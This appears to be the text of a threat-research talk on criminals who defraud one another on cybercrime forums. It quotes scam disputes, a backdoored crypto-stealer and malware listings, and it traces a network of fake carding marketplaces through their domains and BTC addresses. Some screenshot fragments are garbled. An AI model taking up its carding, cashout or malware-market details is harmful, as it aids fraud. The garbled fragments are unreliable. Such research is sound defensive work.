



# Scammers who scam scammers, hackers who hack hackers

*Exploring a hidden sub-economy on cybercrime forums and marketplaces*

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# This talk

**We're going to talk about criminals who rip each other off on cybercrime forums ('metaparasites') – and why that's not only interesting, but also provides us and you with insights and opportunities**

# Key objectives

- Discuss the metaparasite ecosystem
- Share how various scams work, and why, through case studies
- Share why this is important

# Welcome to the jungle...

“So nat'ralists observe, a flea  
Hath smaller fleas that on him prey;  
And these have smaller fleas to bite 'em.  
And so proceeds ad infinitum.”

- Jonathan Swift

# The forums

## Exploit

- Relatively exclusive
- Popular AaaS marketplace
- Mostly Russian-speaking
- Approx. 2500 reported scams

## XSS

- Formerly DaMaGeLaBs
- Less exclusive
- Mostly Russian-speaking
- AaaS listings
- Approx. 760 reported scams

## Breach Forums

- Successor to Raid Forums
- English-speaking
- Less exclusive
- Specialises in data leaks
- Operational since April 2022

English version:

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My claim: NO payment for over two months for the exploit handed over on October 2nd, 2021 (the agreed sum was USD 130k)

Claim details:

On October 2nd, 2021 integra, using his alternative nickname (Alex-Zero) and posing as a foreigner (an American), received from me an exploit. Specifically, a Windows Kernel LPE x86/x64 exploit (from IL medium integrity) for the whole range of Windows distributions, starting from Win7SP1. The agreed upon price was USD 130k. He promised to make the payment after running tests.

This story consists of four stages. At each stage he gave different excuses for delaying the payment.

Stage 1:

He swears he will pay within a week, as soon as he gets the test results from either his partner or his staff.

At the end of the week it becomes clear that he (integra, aka Alex-Zero) is no longer part of the company I was collaborating with (more on this later). Which means that integra was blatantly lying right from the start, even before we made a deal.

Stage 2:

integra claims that the FBI had raided their company and had frozen their assets (FBI, Carl!), but they somehow managed to straighten things out. Overall their business is still okay, up and running, however, the working capital of this "broker" is tied up. Meaning that it'll take a while to unfreeze the assets/accounts, and that he's busy doing precisely that. So he concludes by offering an alternative option. Sic(!), integra has a few exploits in his possession, one of which is \_almost working\_ (about 90%). So he makes me an offer to get this exploit to work so he can pay me sooner. Not bad, isn't it? To offer me to finish off somebody else's exploit in order to sell it and use that money to pay for what he has already taken! Researchers reading this, make good note of this tactic.

Stage 3:

A months passes by since integra received a working exploit. He makes up another excuse. In short, he says he is supposed to receive "pretty soon" (within a couple of weeks) a payout for an exploit that he has sold. And then he will make his payment to me.

After the aforementioned two weeks have passed, the money is still not there. Nor is there any solution. integra says he is "exploring his options" because "his partners have let him down".

Stage 4:

integra allegedly finds a buyer for my exploit (what else did you expect, he's a fence). I am supposed to just wait until they finish testing and buy it. According to integra, I will get my payment \_immediately after\_. The result? The tests have passed, but there's still no money. Cool, right?

Speaking about my history with integra (aka Alex-Zero). It was my second deal with their company. The first deal had taken place a few months earlier, so there was some trust earned.

As you can see, for nothing. I didn't come to him. No, it's the opposite. He came to me offering to buy a new exploit.

To prove the aforesaid facts I here attach our chat, divided into two parts.



Proof that integra and Alex-Zero is the same person:

- the defendant was informed that, should I not receive payment for the exploit, I will make this incident public.

- I have shown to him the evidence supporting my claim that I have identified him as Alex-Zero. What do you think happened next? The defendant ran off to alter his previous posts, thus discrediting himself even more.

Aug 13, 2019

Изо дня в день куча людей попадает на рипперские форумы. Стандартная схема, вам где-то на трасовом борде ненавязчиво дают линк, мол "я там покупал, там проверенные"  
Вы обращаетесь к селлеру на тот форум, он вас направляет к фиктивному "гаранту", вас кидают. **Все продавцы на таком рипперском форуме, админ и гарант - это один и тот же человек.**

Собираем ссылки на рипперские борды. Знайте, если вам дали линк на такой, этот человек - кидала

RIPPER ccc.gs

RIPPER ccc.mn

RIPPER ccc.hn

RIPPER ccc.sb

RIPPER embargo.cc

-----BEGIN PGP SIGNED MESSAGE-----

Hash: SHA256

The first of every month I will update this thread with a monthly transparency report, signed with my PGP Key. My PGP Key is located at <https://pompur.in/pgp.txt>, and the ID of my PGP Key is 73F3 1229 DF78 1417 C9FF 37FC D18B 1ADD DDF4 90A0.

I confirm that:

- 1) All our infrastructure is in our control.
- 2) We have not been compromised or suffered a data breach.
- 3) We have not gotten any legal requests from law enforcement.

If there are any months where we receive a legal notice from a Law Enforcement Agency and it is either invalid or doesn't apply, it will be included in the report.

If this thread isn't updated on the first of the Month then assume the worst.

RIPPER carding.team

RIPPER public-server.com.ua

RIPPER criminaLbz

RIPPER cop.su (он же в прошлом embargo.cc)

RIPPER carder-club.pw

RIPPER carder-club.org

RIPPER m0za.pw

RIPPER fraud-jlk.pw

RIPPER dem0s.info

RIPPER direct-connection.me

# Arbitration rooms

## Black List

Commercial disputes, positive and negative reviews about users, suspicious individuals, the list threw.

### FORUMS

#### Arbitration



Disassembly and discussion of blek. At first black is created in the Arbitration and is discussed. If the fault of the scam is proven, the black is moved to the "Black List", and the scam is set to status.

**Before creating a topic, carefully read the rules** [REDACTED]

#### Black List



This section includes proven blacks from the "Arbitrage" section. There are rippers who already have status.

# Arbitration processes

Posted November 29, 2021

May 29, 2022, 06:57 PM

#20

Posted April 21

Report post

I bought aws with console from him and the aws password was changed the next day which i complain to him and he said it wasn't change, that the cc he use was detected(account was suspended due to payment he said) and so he will replace another one for me, he then came back today lying that I was the one that make it stop working because I used it and they detect the account as suspended bounce. how can I use account that the password was change and I asked him how do you still have access to it if it was hacked, he answered me back and said he hacked the account again and he found out that I used the account to send already. what a guy! how can a account from suspended payment turn to suspended bounce. that's when he sees that his story doesn't add up about him hacking it again and he found out I was using it while the account



Banned

Status: Offline (Last Visit: [REDACTED])

**This forum account is currently banned.**

*Selling Public Data. Registration IP: [REDACTED] Last Known IP: [REDACTED] @protonmail.com*

**Banned By: pompompurin — Ban Length: Permanent (N/A remaining)**

I never have committed such stff what this person is acting , i have sold him AWS and he have used aws , i have sent all proofs of AMAZON SUPPORT reply , this person used the AWS , amazon support blocked the aws for sending suspicious emails, i have sent him proof from amazon support , also i sent him proof that account from him was used , i have all chat logs and also amazon logs and cloudwatch logs that he used the AWS then later came asking for replacment , this is typical way of scamming , he used the AWS , blocked it then came here to complain fake , if necessary i can post all logs conversation , telegram logs , amazon support logs , cloudwatch logs. This person @pllgab is total scammer and ripper

Closed because lack of evidence.

# Not just small-time crooks

Jun 3, 2022

Jan 13, 2022

This user suggested a vulnerability in our store in private messages.

He sent beautiful videos that everything works, and you can pick up a password recovery phrase from accounts.

He demanded \$5,000 for everything.

We sent an advance payment of \$2000.

After the prepayment, nothing changed, he also sent a video of the work of his script, and to requests to show the request that he sends to the server, he replied that he would not send anything, and demanded more money.

Link to our correspondence </conversations/67247/>

2000\$ can not be returned. We will not become homeless from this money.

The user is requested to be banned.

User profile link: </members/200707/>

Hidden content for members of the Администратор groups.

 ALL WORLD  
и того 14к\$

Работу выполнил сделал этим ребятам 80к трафа с шеллов не однократно показывал TDS где трафик



● **I buy Canada Logs**

X23 posted a topic in [Finance] - billing, banks, accounts, logs

**...we got fun and games**

“I rip and run.”

- Omar Little

# Rip-and-run

May 23, 2022, 12:26 PM

**Name:** @bankrolrich (telegram), [REDACTED]


Posted March 31

RootExploit was supposed to provide a builder for his xls macro with a number of stubs prepared for sale for the price of \$4000. After a test, I made payment, but the builder never arrived. This was 5 hours ago. The intended delivery time was in 1.5 hours, maximum. He has stopped responding to any messages. I have logs of the conversation that I will deliver to Admin at request, and if RootExploit does not respond or otherwise fix the situation.

If anyone has information about him, please PM.

**Time of scam:** 5h ago

# Fake leaks and tools



Posted September 16, 2021

And he refuses to refund, so I'm here to initiate arbitration with all the cards and chats he gave me

He said at the auction that the cards were up to 35% valid

And I confirmed with him on Jabber that after I gave him the money, only 217 of his 2300 cards survived, including 50 code 51.



RIPPER

@BSG777

Below are the screenshot of all our chat/ Agreement

# Referral scams

He introduced me to a ripper. I paid 240\$ for specific content and he introduced you to rippers.

Here is how the conversation began "He told me he had a ripper"

Below here is me and this ripper conversation he charged me 240\$

Three days go by no response from the ripper or @metilan

Dont trust @metilan he is liar and bad business. (HE is a ripper)



here below. STAY AWAY FROM @HE @metilan he will introduce

# Alt repping/impersonations

Hallow Guys,

So since there is some Dude usin my Nick to Scam people, i just wanna warn you Guys!  
I am NOT on Teleg. and even more not usin KN4CK3R as Nick.

**AWARE!**

Bring me his Head (Data and/or Info/Dox) and will spend ya some big Coffee as Crypto  
Ah btw it was on Expl. Forum...  
And NO i dont speak Russian at all

Proof: See Atach files

Posted March 22

Report post

I checked the situation. theeb generally incomprehensible to theebayshop and 100ser get r

urpose of creating this topic is

tried to sell me the same a

# Fake guarantors

Posted March 1 (edited)

Apr 23, 2022

Accused : @Kavesieri

all is h



ived.

Nov 19, 2021

**Fake админ!**

Будьте осторожны - @xssadmins ( телеграмм )

данный юзер присутствует тут на форуме но его профиль не известен мне

REF

Apr 23, ----

Hello. Refusal of a guarantor or a dep

Edited March 1 by BooneCraft



Quote

# Blackmail

Posted July 21 (edited)

Report post ↗

Scam 400\$

Blackmailed by the user with this telegram: @nikmapko and user Vekewaz

We agreed to sell him 4 countries with 1 million data for 800 USD then he wanted 2 countries upfront and 2 countries after.

I send him 2 countries of 400k data, but he wanted more upfront, then he blackmailed me he will start a topic here and tell I am a scammer if I don't send more data upfront, I sent him another 250k data, so in total 650k but he never paid the rest of 400 usd.

This is the thread he started to blackmailing me [REDACTED] then he closed it after I sent the data.

# Backdoored malware

Sep 13, 2021

There is for sale a product named CYPHER RAT!

I bought axie infinity fake from him. i noticed that all high balances were being swept as soon as the logs came in. so I decided to set a trap to be sure. i created a wallet with metamask and sent 0.3 ETH to the wallet and then i submitted the metamask seeds phrases of the wallet to the script. the entire balance of the wallet was withdrawn as expected. that was how i confirmed that he put a back door in the script that steals all my logs. He has a copy of every log that comes in.

The fake was hosted on a digitalocean server that i created so there is no third party interference. [@ThorFakes](#) has all wallet seed phrase from my project which is well over 500 seed phrases. He has taken all high balances from wallet.

i can provide the fake file that he gave to me for inspection.

The Telegram channel of this SCAMMER is: <https://t.me/CypherRat0>

Please see the evidence:



Recent Reviews

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 ★★★★★  
 by Michael Albert


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 by alan hoob

 HURACAN ANDROID BOT|PRIVATE



**SALE!**  
  
 GRIM MULTI EXPLOIT BUILDER |MUTEX| 2022  
 multi tool

GRIM\_EXPLOIT\_BUILDER |MUTEX| 2022

~~\$400.00~~ \$60.00

Add to cart

**SALE!**  
  
 BOTNET

GRIM\_TELE\_ANDRO\_BOT

~~\$600.00~~ \$300.00


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**SALE!**  
  
 Uncategorized

GRIM\_NOID STEALER V3 |UPDATED|CRYPTO GRABER|NATIVE|NO TRACES|

~~\$450.00~~ \$110.00


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

**SALE!**  


botsays  
 ONLINE 2 OFFLINE 0

...we got fun and games



KEEP CALM AND [redacted] s... CS:GO - F\*\*\* you S  
ke Give me an offer




We will never let you go after scamming us

What you don't pay us you will lost double of it and we will get double



thanks for the telegram username I love it so much

we have surprises ;-)

I'll cut to the chas



.../t.me/breachforums?



# *The Curious Case of Twenty Fake Marketplaces*

“I am the one who ~~knocks~~ scams.”

- Walter White

# Starting point

The image shows a composite screenshot of a website. On the left, there is a sidebar with a fingerprint icon and the text 'genes'. Below it, a form titled 'Deposit \$100 USD' is visible, with a 'Deposit Amount' field and a 'Send 0.0025 BT' button. A dark blue button with a white '\$' symbol is also present. On the right, there is a forum post. The post title is 'make money' and it is dated 'May 10, 2022 by admin'. The post content includes a warning: 'RULES WE ARE NOT RESPONSIBLE IF YOU GET SCAMMED /d/H\_M HOTMILK FORUM/SHOP SCAM BEWARE • Do not post fullz • NO ADVERTISING • DO NOT POST CONTACT INFO • NO DIRECT LINKS • NO DIRECT DEALS • NO SOURCING • NO PARTNERSHIP REQUESTS (unless vetted by mod team) • DO NOT SPAM • NO SCAMS ... [Read more](#)'. Below the post, there are links for 'Uncategorized' and 'Leave a comment'. At the top right of the forum post, there is a balance of '\$0.00' and a 'Log In' button. At the bottom right, there is a partially visible orange button with the text 'ccess to our entire database.'

genes

Deposit \$100 USD

Deposit Amount

Send 0.0025 BT

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Uncategorized

[Leave a comment](#)

\$0.00

Log In

ccess to our entire database.

## The mystery deepens

BENUMB. 

Deposit \$100 into your on-

We require this deposit to maintain a community during our time. This gives our team time to focus on serving our members.

If you are a novice we strongly recommend learning from our great resources, guides, and a community of experienced members ([browse](#) to access this forum).

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VISA	4929*****8640	3/1			
VISA	4024*****1010	2/1			
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VISA	4532*****5170	7/1/2022	**1	\$4668.00	\$24.67
VISA	4716*****1780	6/1/2023	**7	\$1620.00	\$11.62

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# Uncovering the network

The screenshot displays the 'CASHOUT GUIDE' website with three pricing tiers. The navigation bar includes 'Join Now', 'Free Guides', and 'Forum'. The tiers are:

- STARTER** (\$99 One-time): Updated March, 2022. Instant access to these guides: Paypal cashout, Venmo cashout, Cashapp cashout, Gift Cards method.
- SMARTER** (\$199 One-time): Updated March, 2022. Everything from Starter and...: Loans up to \$50,000, Bank drop creation, Moneygram, Stripe, Coinbase, Kraken, ChangeNow, Binance, Checks.
- LARGER** (\$299 One-time): Updated March, 2022. Everything from Smarter and...: Loans up to \$100,000, Method for all major crypto exchanges, American Express, Fannie Mae credit line, Wells Fargo credit line, JP Morgan credit, Tax returns, The Cashout Bible.

Each tier has a 'JOIN NOW' button with a coin icon. At the bottom, there is a footer with a Reddit notification: '1 Benumb CC autoshop is now accepting signups without an invite code' and a copyright notice: 'Reddit Inc © 2022. All rights reserved'.

# The full list

Site	Reg date	IPs	Registrar	Hosting	BTC
genesismarket.org	06/09/2021	104.21.93.153,172.67.211.81	Tucows	Cloudflare	1QF54J6rXoo53ig93XgqX7rXtWSC2zemnS 18EFRk7XtHLPXnGDkz2Z9g2Juk5pppaWgH
wwh.club	09/05/2022	172.67.141.218,104.21.94.243	Porkbun	Cloudflare	15NGE3k3RsCw4dFRVXYjpW2xsNyT96hNuE
brians.cards	22/02/2022	104.21.88.46,172.67.172.139	Tucows	Cloudflare	1Q5AKMFfhV2jTu1Jjpm1pMP7qabApe9Xr
uniccards.com	09/02/2022	172.67.148.118,104.21.47.149	Namecheap	Cloudflare	1Q5AKMFfhV2jTu1Jjpm1pMP7qabApe9Xr
benumb.cards	28/08/2021	172.67.218.63,104.21.86.106	Tucows	Cloudflare	1QF54J6rXoo53ig93XgqX7rXtWSC2zemnS
yalelodge.cards	09/02/2022	N/A	Tucows	Cloudflare	1QF54J6rXoo53ig93XgqX7rXtWSC2zemnS
unic.cards	09/02/2022	172.67.157.148,104.21.40.232	Tucows	Cloudflare	1KjZcgsTh9SZJiLDHBYQem96Z4CwbgQPL2
pois0n.cards	22/04/2022	N/A	Tucows	Cloudflare	14KRaiCZp2zYPyRqVd3AHbyjT6qPcSnMKn
pois0n.shop	22/04/2022	N/A	Namecheap	Cloudflare	N/K
genesismarket.app	27/04/2022	172.67.167.31,104.21.42.222	Tucows	Cloudflare	18EFRk7XtHLPXnGDkz2Z9g2Juk5pppaWgH
benumb.shop	N/K	N/A	Namecheap	N/A	N/K
benumb-cc.shop	27/04/2022	N/A	Namecheap	Cloudflare	N/K
bydto.com	08/04/2022	104.21.84.253, 172.67.200.36	Tucows	Cloudflare	N/K
cashouts.guide	10/03/2022	104.21.41.77,172.67.162.15	Hosting Concepts B.V.	Cloudflare	14ZF4BH5FdfvdyndxfK4rwJtf3oPHjTgS
benumb.cards	17/02/2022	N/A	N/A	N/A	bc1qn2gfx8x9t234s8ncs80k3mrf5359g34xkxj0j8
benumbiernqlud55izbw4mdubush4zhzpg4rw3c2j6ew3ggpzbb7gdqd.onion	N/A	N/A	N/A	N/A	15NGE3k3RsCw4dFRVXYjpW2xsNyT96hNuE
shops4knpoaodqavs3tgzctkwk2cot6nggtyfpxjuno23brpzaquyd.onion	N/A	N/A	N/A	N/A	1FWrm3Z1g2W4kEQXgsUyHXEk2S9dTVK54P
j4j245araf5zxd6z342a7cmakooyx3g7rt4oluffu6zimjshtbkpsid.onion	N/A	N/A	N/A	N/A	N/K
benumbie55bw4mdubshzhzpg4rw3c2j6ew3gpzbb7gdqd.online	23/06/2022	104.21.56.76,172.67.180.73	Gransy s.r.o.	Cloudflare	bc1q2jw57fy5cf5rrdcdjcdwz34nlN5xmycpunzay8
rainblack.com	07/06/2022	172.67.219.209,104.21.94.51	Porkbun	Cloudflare	N/K

# A lucrative enterprise

- Only BTC (XMR balances hidden by design): **\$132,000+**
- Current balance: **\$1,633.34**
- Some addresses made first txn *before* associated site(s) registered
  - So some inputs unrelated to scam
- Final tally: at least **\$87,676**

In lieu of a fully functioning Recon, perhaps in the meantime we need a directory where vendors can personally submit their info. A little like the following:

[/u/Psymposia](#)

Nice work. Great research. Thank you so much for keeping an eye out for the community. [REDACTED] like this need to be burned, withered, and peeled to extinction to make the darknet markets safe again.

[Reply](#) [Permalink](#) [Report](#) [Save](#) [Give Award](#)

[/u/patron\\_saint\\_of\\_phishers](#)

clever ...doesnt he/she actually vend drug as well?

[Reply](#) [Permalink](#) [Report](#) [Save](#) [Give Award](#)

[/u/exp0sedall](#)

He did/does. He is retired from vending (I think)

[Reply](#) [Permalink](#) [Report](#) [Save](#) [Give Award](#)

Every single site in the carding section is a scam he runs. Most impersonating established sites and some he made himself. All of them link back to dark.markets in the footer. He didn't "accidentally" list them. He runs them

Wait might have a completely reasonable explanation. Tag [/u/waltcranston](#)

moving parts, and they've got too much shit on their plates with Dread. In order for Recon to work, market admins have to properly implement the API and it's understandably difficult and time consuming to do so. I have heard rumors that it is being worked on, but not sure how true that is. Either way, a self-published directory could be a good stop-gap until Recon is ready.

Feb 19, 2022


#1

T Telegram- @gabellaraid

Link to his profile-

We talked via telegram, I bought some USA corps from him as he claimed they're fresh but they are not. He gave me junk then i asked for w2 1040 2020, he gave me samples then i paid him for 10 fresh w2 1040 2020 , after payment he told me he is 1-2 hours away from home after disturbing me to pay, then it took him 4-5 hours to responde, then he said he does not have w2 1040 that it's bad and he will give me fresh corps(all his corps are old and junk), i declined that i wanted what I paid for, so he never answered me again. Then i messaged him on my other telegram, he answered ,then i ask for w2 1040 samples, he sent me the same samples again ,then gave a price and this made it clear that he is a scam piece of shit. Uptil now, he never answered me again and he still asking me to pay on my other telegram. I have proofs attached. First pictures are my from my telegram, second pics from my other telegram.

### Attachments



Активация Windows  
Чтобы активировать Windows, перейдите в раздел "Параметры".



21°C Partly sunny 16:16 17.05.2022

Н00

НА Н00К АТБ  
ну ок! я тогда на форум на тебя абузы пишу

Сообщения не найдены

Н00К АТБ  
был(а) недавно

давай тогда веси! но завтра

я сегодня это не проверю! у меня рабочий день закончился

<https://privnote.com/Yf9jTfKf#qKAXspzgN>

это пока 1к доменов есть еще 3к

ну ок

добро! как чекну отп

оке

привет что там проче

привет! в течении ча

посмотрел я твой сп

на 87\$

<https://privnote.com/>

<https://privnote.com/>

ну могу забрать это

<https://privnote.com/>

тут 29 штук всего э

если всё устраивает т

у тебя есть файл или

юзать?

Electrum 4.2.1 - crypto\_pay\_wallet [standard]

История

Дата	Опис	Сума	Баланс
2022-05-17 12:56		-0.010121	0.0546062

Транзакція

Идентификатор транзакції:  
4837c87202c88a44fe7000ee39e318435dd949991bd1d585bf0182138cdd0ff3

Статус: 24 підтвержень  
Дата: 2022-05-17 12:56  
Витрачена сума: 0.0101 BTC  
Комісія: 0.000021 BTC ( 14.9 sat/byte)

Розмір: 141 bytes  
Replace by fee: True  
LockTime: 736760 (height)  
Висота блоку: 736761

Включено у блок: 0000000000000000000000001645f1b3cc8b5078a19963e92e746ee76250bd77bfe89

Вхід (1)

eF6b14d3a04e4342b2f1fd528c2bd7a57db0ea83b2f68e72265fc561e5174605:0	bc1q8c88a6pw3v16dvyh50d1f8a563eua0pz3690qg	0.012126
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Вихідні (2)

bc1qk7h9w7dkh5tc161b3mvm48v5nf2a8m0v6x45z	0.002005
bc1q5cdvu7te71fhod9dx7wha7f5pshyvft5uahed	0.0101

= Change Address

# ИНТЕРЕСНЫЕ ЗАДАЧИ

Входящие

Использовано 0% лимита сообщений

Настройки

## СООБЩЕНИЯ

- telegram : @pianoides  
Вы и important 5 дн
- M propeller  
hi bro you are selling my... chipdd и вы 18 апр 2
- hello  
bro see good maker ADS... FUD и вы 17 апр 1
- M android bot  
Are you selling android bot? Вы и mkdiretc 17 апр 1
- M hello  
yes Turh и вы 24 янв 2
- M apkmorp  
maysquol@xabber.org Вы и GoldenCrypt 9 янв 16

Поиск сообщений в этой папке...

Отключить личные сообщения

### hello

В беседе 2 пользователя (включая вас)

Maysquol Прочитано: 3 минуты назад

FUD Прочитано: 17 апреля

FUD 50 Жалоба на ответ

Беседа создана: 17 апреля

bro see good maker ADS for android bot in <https://sca.su>  
my advice bro  
no thanks

Цитата

Posted July 28, 2021 (edited)

Hi, So i made a deal with user @ImComplexed

Sedit

The deal was to encrypt my Virus.exe

6 He told me he would make 2 encrypts

etc

1.Virus1.exe Spreading

2.Virus2.exe For Updating bots

I am not going to post the full conversation here only what is most important and moderator can verify that user @imcomplexed leaked this conversation not me so its not edited!

1.

(4:48:55 PM) imcomplexed@xmpp.jp/16125058162384878926463731298: U buy 1 stub for spreading

